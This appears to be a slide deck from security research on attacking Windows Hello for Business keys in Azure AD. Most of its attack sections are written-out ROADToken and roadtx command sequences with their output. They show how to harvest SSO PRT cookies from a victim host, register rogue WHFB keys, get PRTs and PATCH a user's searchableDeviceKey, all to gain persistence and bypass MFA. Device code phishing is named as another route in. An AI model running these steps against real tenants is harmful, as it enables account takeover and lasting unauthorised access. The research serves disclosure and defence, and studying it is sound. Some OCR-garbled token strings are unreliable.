
## WHFB (NGC) public key

```
{
  "kngc":
    "U1NBMQIAAADAAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FeLI2oTfhi2ACAhFXHenB1fz4K
    065N025WyQ+W/ r9DdUwtqxeKGA v6aCBsNOL f1DJJ0aVPNo7vf/83YzVkhE2t1I/WRvUEKg9gI010kPAbpqPNCr0pet5aAQc06Ab1NDaY
    kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9Koc04dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
    kl2FIvWEganGUxldeA9brRlU1V/ePIULDNOz7bMl7qa104ooo1wXpCr fMlV643YYHDw=="
}
```

# Key provisioning flaws

- “ngcmfa” claim was not required in practice
- Any token with “mfa” claim and a device ID would work
- Useful candidates:
  - Signed-in browser sessions on users corporate / registered personal devices
  - Single-sign-on data from users devices

# Attack schematics



# Registering a WHFB key with SSO

## 1. Request SSO data on victim host

```
PS C:\Users\TPM\Desktop\ROADtoken\bin\Debug> .\ROADToken.exe AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqHT3P2m8rC89rIgAA
Using nonce AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqHT3P2m8rC89rIgAA supplied on command line
{ "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiemZtWutkNVczbUI3Q2NPUuterDNSdUk4b0ZWk25OY2gifQ.eyJyZWZyZXNoX3Rva2VuIjoimC5BWFFBa19LSF1uOVBJa09XVWFOcGZZX2h2SWM3cWpodG9CZE1zb1Y2TVdtSTJlUDBBSW8uQWdBQkFBRUFBQUQtLURMQTNwTzdRcmRkZ0pnN1dlbnJBZ0RzX3dRQTlQOW1HVXZfUXhXa1hJdj1UcWZhTW8yRHpMSHBjTDRwVUZRBjEc5REFVX21oeXgydXRxNHdCOEZkwUthMUZHchozdHNNujJSb3MzU056Z0IzUzQ3SwdzM215QXpSMzFZZn1jTXJxd3Zfa2NpTXRHV3hwdX1tTzExR1pwMCIwdms2dHU1MnJfXzA2SG1ScTBZMmRzMUtCUFpvZ0t1WEJBNVpEZXotcXRIMEJDY012RG5zdFJENk1CT1ZTbTR3ewYtT1M1RFpBcTV1XzZMQkMtc2g1WTFWZ1RxLUE3YTVrSUTprkMwektkb1NxbW1wbWx0d255QmpIRDBoU3E5SjhPan1ES21kZHh2aFJvMzc5ZDVwV2VvV21wa21pc0dmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc1hsU0pGhDRNV1NVQWcyUGRjTVpSVGNuZkt2Rm1fSS04W5FNXM2tZ3Z3d3MGOwZG1vd2VrUTk0dVh0bmZ5cj15Rxb1MTBjYzN1a3BpbHprZlwxTk9abHRxS5MxN
```

Technical reference: <https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/>

# Get token with SSO data

- Obtaining a token for the device registration service

```
(ROADtools) → ROADtools git:(master) X roadtx auth --prt-init
Requested nonce from server to use with ROADtoken: AwABAAEAAAACA0z_BAD0_7cfmr
(ROADtools) → ROADtools git:(master) X roadtx auth --prt-cookie eyJhbGciOiJI
yJyZWZyZXNoX3Rva2VuIjoimC5BWFFBa19LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzb1
hXa1hJdjUcWZhTW8yRHpMSHBjTDRWVUZRbEc5REFVX2l0eXgydXRxNHdCOEZkWUtHMuZHcHozdHN
1MnJfXzA2SG1ScTBZMmRzMUtCUFpvZ0t1WEJBNVpEZXotcXRIMEJDY0l2RG5zdFJENk1CT1ZTbTR3
SjhPanlES21kZHh2aFJvMzc5ZDVwV2VvV2lwa2lpc0dmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc1hSU
TBjYzNJa3BpbUpwZWkxTk9abHBxSFMxNmUxajl0cVNQYktJMklWTWhveWoxNmpGNWFiaFRWUWRISU
hJVLZHZWk4Qnhjb1MzN3dFajRmXzhvQlZ0UXVMMUpYbXRNT3ZlQU02WkJTTLRFN2tKaHJ3YVVFJVTd
wU2ZmNlFEedy1SY3VUVjFtQWpON1ZWRVZ3cWlrUVZUQWkta0UzXzdqRFFfMjJNTZTNldwMVVFJbFJE
alEtMW1GaFc3YklNZEhIV1k4NUtrWE5MaEZrcjBGaDB0clgxUU5ZYl9wSUM1aVZtc2NreVUyY2FFL
UF4alVmY1RXM1dPNFZnYTVsM0VEcFU5MnZwNUtqWmFvWGRpWDlxWk42SHpTb05rcEtMbUdveVQxbE
F1ZXN0X25vbmlIjoIQXdBQkFBRUFBQUFDQU96X0JBRDBfN2NmbXJCQ21VNHBpbURHTmJTdFJvZlpl
nQUEifQ.Lo7yAzYUZd0YZfcKEp4rxAja21BdLxJf1-cvBdFawwI -r devicereg
Tokens were written to .roadtools_auth
```



# Provisioning a new WHFB key

```
(ROADtools) → ROADtools git:(master) X roadtx winhello --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsI6IjJaUXBKM1VwYmpBWVhZR2FYRUpSOGxWMFRPSSJ9.eyJhdWQiOiJ1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93dG3ZjI4Zi00ZjdmlTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMvIiwiaWF0IjoxNjY2NjI0ODE3LCJyYmYiOiJE2NjY2MjQ4MTcsImV4cCI6MTY2NjY2WUtac210a2FtWHo0S1J3MUQxMTcvY0F1VStvQzdwaWVxc2oyNnh2L3lyTGxkRDZWb0pEQ21Gbm0rcHlhUUUvaUXpEb2Z2R0Z6RjFkZ3VEUUbZmEiXSwiYXBwaWQiOiIxYjczMDk1NC0xNjg1LTRiInZQtOWJmZC1kYWMyMjRhN2I4OTQiLCJhcHBpZGFjciI6IjJaIiLCJkZXZpY2VpZCI6ImQy3VwcyI6WyJlY2JmZTE3Yy0xZDYwLTRhZjYtOGQyOS0wM2IxMzg1NjUzYTgiLCI4NTliZjg1Mi0xMDU4LTQ5NDEtOTI0ZC1iM2E2YWE5MzQw0iLCJvaWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMMWnZQ5ZjkwZjEiLCJwdWlkIjoiaMTAwMzIwMDIwMjc1RTlERSIsInJoIjoiaM0TaTlUVFdhbDBBSW8uIiwic2NwIjoicG9saWN5X21hbmFnZW1lbmQiLCJzdWIiOiJlSmprUTdxWHVUajM2dnB5c2Voa2VpUTNPY2ZmSzF2OTF0dGlkIjoiaNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwidW5pcXVlX25hbWUiOiJ0cG10ZXN0QGltaw55b3VyLmNsb3Vlmtadkx3Q21lWVvtSDhPY0FpaGh2QUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUw0SWTq1YdIJzMgssuvmrw_-lm_7e07tdF4V-hAjodnKybt1CvQ6a4XENBD7Vq7DZ2KD2yqN7qp1bDVxVv9cvsLkp3v981ppYN0uYfJD4mLWIY50aiUMfUH-qgjpwn63Gz-Tb5xGjA3e9_BqHD2zTBWeX91e9HaKLPVDoqCI5pmiPi8PRZiIE6hjJWV7WAYL69ae0XStlvGPygVlE-MweearXnb2z7QmbbUPFvxEFw
```

```
Saving private key to winhello.key
{'kid': '7525aa92-408a-4bfd-ae15-84c2c50ac23a', 'upn': 'tpmtest@iminyour.cloud', 'krctx': 'eyJJEYXRhIjoiaWlhsS95SR1JHVVD0Vk1sSkZSa1JQVkvKRVRSuLZORTU2WXP0U2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZwcFRFTktNR1ZZUVdsUCSMVl3YUd0WU0wcEpUV3RhYUZKcWFEWldSMVp5SWtNWUMFXWLJMBVY1U210YVdGCHdXVEpXY0ZWRFNUWkplVKY1VFcXRK5GdHFDWxNVjFGNFRbWx0ZVVsejNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMu1WRkp0VGpKWmRFNUVUWGx0YVRBMVRtcFZlRXhYU1RST2Ftc3pXa1JvYlZwVWJtVZHUWxGVlVrSlJWVWpDVVZWRR1JsrLZSa0pSVlVaQ1VWVkdRbEZWUmtKU1ZVWlNVVlZLZG10cVNraE5WRm94VlVoV1VWUXdkSEJOUjFweVlVqR
```

# Requesting a PRT with the new key

```
(ROADtools) → ROADtools git:(master) X roadtx prt --cert-pem hellodevice.pem --key-pem hellodevice.key -  
-hello-key winhello.key -u tpctest@iminyour.cloud
```

```
Obtained PRT: 0.AXQAJ_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6M  
wQA9P-eGv1po0G7dfp0ja0XJs8M8UW9qbAfMiTovBhXJWbUtr8t03xzun  
vNDiIWXzTogg2bXXZC64r3-TSEIUvftTuHiqbjcorfWAEMEE7nAn4Tnx9  
CcmAyEazFt3ew9RNse5DznUGyT7gyJkaVQ-0V5-fbCFAePBld8jsp1gNN  
79mSE3wzQvPSl1IHk8JkWWIx8pmXtTyDDyFiLi39q-HtZP663wpqHpQZU  
0EW-R3MdPatynFya--g5q1T43HqJzpkNa7EP5nGrLcV6NdZYXroXEnoCV  
VAatyRHuam-l15rvE6DhM1AmW6ac8uCUcpwKjWfsS5NhAEokP80RzQPAL  
j6Vzd0cQmmM7GvZJDdeILh-6MpY64G-R3gzob7_JwnXeTUd0Wapz140Py  
K8C2tydf0a4dYMMvuXbiahf2Zg7iBBCEkLVnD1GB1jqCv-Dbd8goNF18E  
3m9BWzctjuj0pDlAQU81AlOTIor10euNbnHSb2t2I4QNw_Cugidiug3vK  
Snmhaz
```

```
Obtained session key: 9b4b8e715cc900f8f053b5b4561ced3d3543ede106e7ee72c2bd70c53f686db4
```

```
Saved PRT to roadtx.prt
```

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth
```

```
Tokens were written to .roadtools_auth
```



# Attack TL;DR

- Possible to overwrite the registered WHFB key from a device via SSO
- Defeats TPM protection of the key material
- Provides persistence for attackers
- A WHFB key can be used with any device (it's a feature™)
- With some tricks possible to restore the original key and keep the victims device working

# WHFB from the perspective of Azure AD

# WHFB key storage

GET

https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal&\$select=searchableDeviceKey

Send

Params ● Authorization ● Headers (8) Body Pre-request Script Tests Settings Cookies

Body Cookies Headers (18) Test Results

Status: 200 OK Time: 3.98 s Size: 5.12 KB Save Response ▾

Pretty Raw Preview Visualize JSON ▾

```
1 {
2   "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
3   "odata.type": "Microsoft.DirectoryServices.User",
4   "searchableDeviceKey": [
5     {
6       "usage": "NGC",
7       "keyIdentifier": "rq0ixCohcbith7MfVNYefiHrYm55mkrVcgkfYiRmDU=",
8       "keyMaterial": "U1NBMQAIAAADAAAAAEEAAAAAAAAAAAAAAAAQABpdFvxDyqFu5obI8aHNNdB9R1PJ3Gr3x6k/
9         LMIM6qG80igwybI9AXvZmIMdkwTPtwSxco0ZYSSm+RmZhxAhXAFnTRIzDFgskEcHw+EbEJZxchVmug4JxmmflrB6Ex/
10        baqBVgTe5tCQQJpDpBn9bUAWL+WG7m9w6bprdGZbHPiG6JSzbH6Y01UZ1AJ/eK4G1TeLL0MDNLeTSvXWwydm89LcWyf5hC
11        +JqSoNnoDQv06NYnNANbiSt/au81Bs/FGYRQoptMgY2QZaRtMxy002Aedjysm5sqSI18xd1N3yv9uHjfbXETZZPD0dQ5hFP7g6Ed/
12        VvDZCr0hmYn0zcaQgEzgw==",
13       "creationTime": "2023-05-17T08:23:23.39876977",
14       "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
15       "customKeyInformation": "AQAAAAACAQAAAAAAAAAA",
16       "fidoAaGuid": null,
17       "fidoAuthenticatorVersion": null,
18       "fidoAttestationCertificates": []
19     }
20   ]
21 }
```

# Registering WHFB keys directly on users

- Users can modify their own “searchableDeviceKey” property via the Azure AD Graph
- No MFA requirements to register MFA method this way, except general requirements from Conditional Access
- Can bypass MFA if Conditional Access is applied selectively
- Prerequisites:
  - Attacker needs to have a device in the tenant (either registered on the fly or stolen cert + key from legit device)
  - A valid access token for the AAD Graph

# Registering a new WHFB key

```
(ROADtools) → ROADtools git:(master) X roadtx genhellokey -d 73240d49-8e89-40c9-8c81-d8ea31850637 -k tempkey.key
Saving private key to tempkey.key
{
  "creationTime": "2022-10-12T18:29:51.3793062Z",
  "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
  "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
  "fidoAaGuid": null,
  "fidoAttestationCertificates": [],
  "fidoAuthenticatorVersion": null,
  "keyIdentifier": "jWjMLbiJ5IjXI60+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
  "keyMaterial": "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABszZqijRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AkR2eh/VZEntUFCJa9VGr+shr/INuMvkYrRUK0srLphRJAh
7fYl0SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZA0CaRc1ekVpr0ImZ+4HQRn8fd8p/yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDxbVACu2dcG
27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4QmOcV59vPj9ogwY8749/jFfMU890wmvkVhwa10jNrKwdwY80cZYiGh0JyApV//+XsFovtjJeRYxMJw==",
  "usage": "NGC"
}
```

# Patching the searchableDeviceKey property

The screenshot shows a REST client interface with a PATCH request. The URL is `https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal ...`. The request body is in JSON format, containing a `searchableDeviceKey` property with various attributes like `creationTime`, `customKeyInformation`, `deviceId`, `fidoAaGuid`, `fidoAttestationCertificates`, `fidoAuthenticatorVersion`, `keyIdentifier`, `keyMaterial`, and `usage`.


**PATCH** ▼ `https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal ...` Send ▼

Params ● Authorization ● Headers (10) ● Body ● Pre-request Script Tests Settings Cookies

● none ● form-data ● x-www-form-urlencoded ● raw ● binary ● GraphQL JSON ▼ Beautify

```
1 {
2   "searchableDeviceKey": {
3     "creationTime": "2022-10-12T18:29:51.3793062Z",
4     "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
5     "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
6     "fidoAaGuid": null,
7     "fidoAttestationCertificates": [],
8     "fidoAuthenticatorVersion": null,
9     "keyIdentifier": "jWjMLbiJ5IJXI60+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
10    "keyMaterial": "U1NBMQAIAAADAAAAAEEAAAAAAAAAAAAAAQABszZqiJRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AkR2eh/VZENTUFCJa9VGri+shr/
11    INuMvkYrRUK0srlphRJAh7fY10SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZA0CaRc1ekVpr0ImZ+4HQRn8fd8p/
12    yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDxbVACuC2dcG27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4Qm0cV59vPj9ogwY8749/
13    jFfMU890wmvkVhwa10jNrKwdwY80cZYiGh0JyApV//+XsFovtjJeRYxMJw==",
14    "usage": "NGC"
15  },
16 }
```

# Attack method: device code phishing



# Alternative scenarios

- Abuse credential phishing (with MFA if required)
- Temporary device access
- Permissions to modify accounts
  - User Administrator
  - Global Administrator
  - etc




Hybrid scenarios

# WHFB Hybrid

3 Methods:

- Cloud Kerberos trust
- Hybrid key trust
- Hybrid certificate trust

# WHFB Cloud Kerberos Trust



# The technical details

